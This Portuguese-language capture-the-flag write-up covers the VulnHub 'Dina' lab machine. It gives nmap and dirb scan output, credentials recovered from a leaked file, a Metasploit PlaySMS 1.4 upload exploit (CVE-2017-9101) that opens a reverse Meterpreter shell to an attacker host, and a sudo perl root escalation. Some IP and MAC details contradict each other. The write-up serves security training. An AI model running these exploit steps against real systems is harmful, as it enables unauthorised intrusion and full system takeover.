Dina

IP da máquina: 192.168.56.103 // MAC: 08:0c:27:29:8b:43

Resultados do nmap:

nmap -sS -sV -O -p- -v 192.168.2.103


```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:3A:EC:D6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
```

Resultados do dirb:


```
---- Scanning URL: http://192.168.2.103/ ----
+ http://192.168.2.103/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.2.103/index (CODE:200|SIZE:3618)
+ http://192.168.2.103/index.html (CODE:200|SIZE:3618)
+ http://192.168.2.103/robots (CODE:200|SIZE:102)
+ http://192.168.2.103/robots.txt (CODE:200|SIZE:102)
==> DIRECTORY: http://192.168.2.103/secure/
+ http://192.168.2.103/server-status (CODE:403|SIZE:294)
==> DIRECTORY: http://192.168.2.103/tmp/
==> DIRECTORY: http://192.168.2.103/uploads/

---- Entering directory: http://192.168.2.103/secure/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.103/tmp/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.2.103/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Evidencias encontradas:

http://192.168.2.103/nothing/




http://192.168.2.103/secure/




Colocando senha para abrir o arquivo baixado:


Senha: freedom





```
root@kali:~/Downloads# cat backup-cred.mp3

I am not toooo smart in computer .......dat the resoan i always choose easy password...with creds backup
file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLoginroot@kali:~/Downloads#
```

Usuário: touhid // Senha: diana







Metasploit:

```
Description:
  This module exploits an authenticated file upload remote code
  excution vulnerability in PlaySMS Version 1.4. This issue is caused
  by improper file contents handling in import.php (aka the Phonebook
  import feature). Authenticated Users can upload a CSV file
  containing a malicious payload via vectors involving the User-Agent
  HTTP header and PHP code in the User-Agent. This module was tested
  against PlaySMS 1.4 on VulnHub's Dina 1.0 machine and Windows 7.

References:
  https://cvedetails.com/cve/CVE-2017-9101/
  https://www.youtube.com/watch?v=KIB9sKQdEwE
  https://www.exploit-db.com/exploits/42044

msf5 exploit(multi/http/playsms_uploadcsv_exec) >
```

```
msf5 exploit(multi/http/playsms_uploadcsv_exec) > set rhost 192.168.2.103
rhost => 192.168.2.103
msf5 exploit(multi/http/playsms_uploadcsv_exec) > set lhost 192.168.2.110
lhost => 192.168.2.110
msf5 exploit(multi/http/playsms_uploadcsv_exec) > set lport 443
lport => 443
msf5 exploit(multi/http/playsms_uploadcsv_exec) > set username touhid
username => touhid
smsf5 exploit(multi/http/playsms_uploadcsv_exec) > set password diana
password => diana
msf5 exploit(multi/http/playsms_uploadcsv_exec) > set targeturi /SecreTSMSgatwayLogin
targeturi => /SecreTSMSgatwayLogin
msf5 exploit(multi/http/playsms_uploadcsv_exec) > exploit
```

Sessão aberta:

```
[*] Started reverse TCP handler on 192.168.2.110:443
[+] Authentication successful: touhid:diana
[*] Sending stage (38288 bytes) to 192.168.2.103
[*] Meterpreter session 1 opened (192.168.2.110:443 -> 192.168.2.103:59427) at 2020-06-18 17:43:25 -0300

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : Dina
OS          : Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686
Meterpreter : php/linux
meterpreter >
```

```
meterpreter > shell
Process 1628 created.
Channel 0 created.
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
```

Root:

sudo /usr/bin/perl -e "exec '/bin/sh'"

```
sudo /usr/bin/perl -e "exec '/bin/sh'"
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
```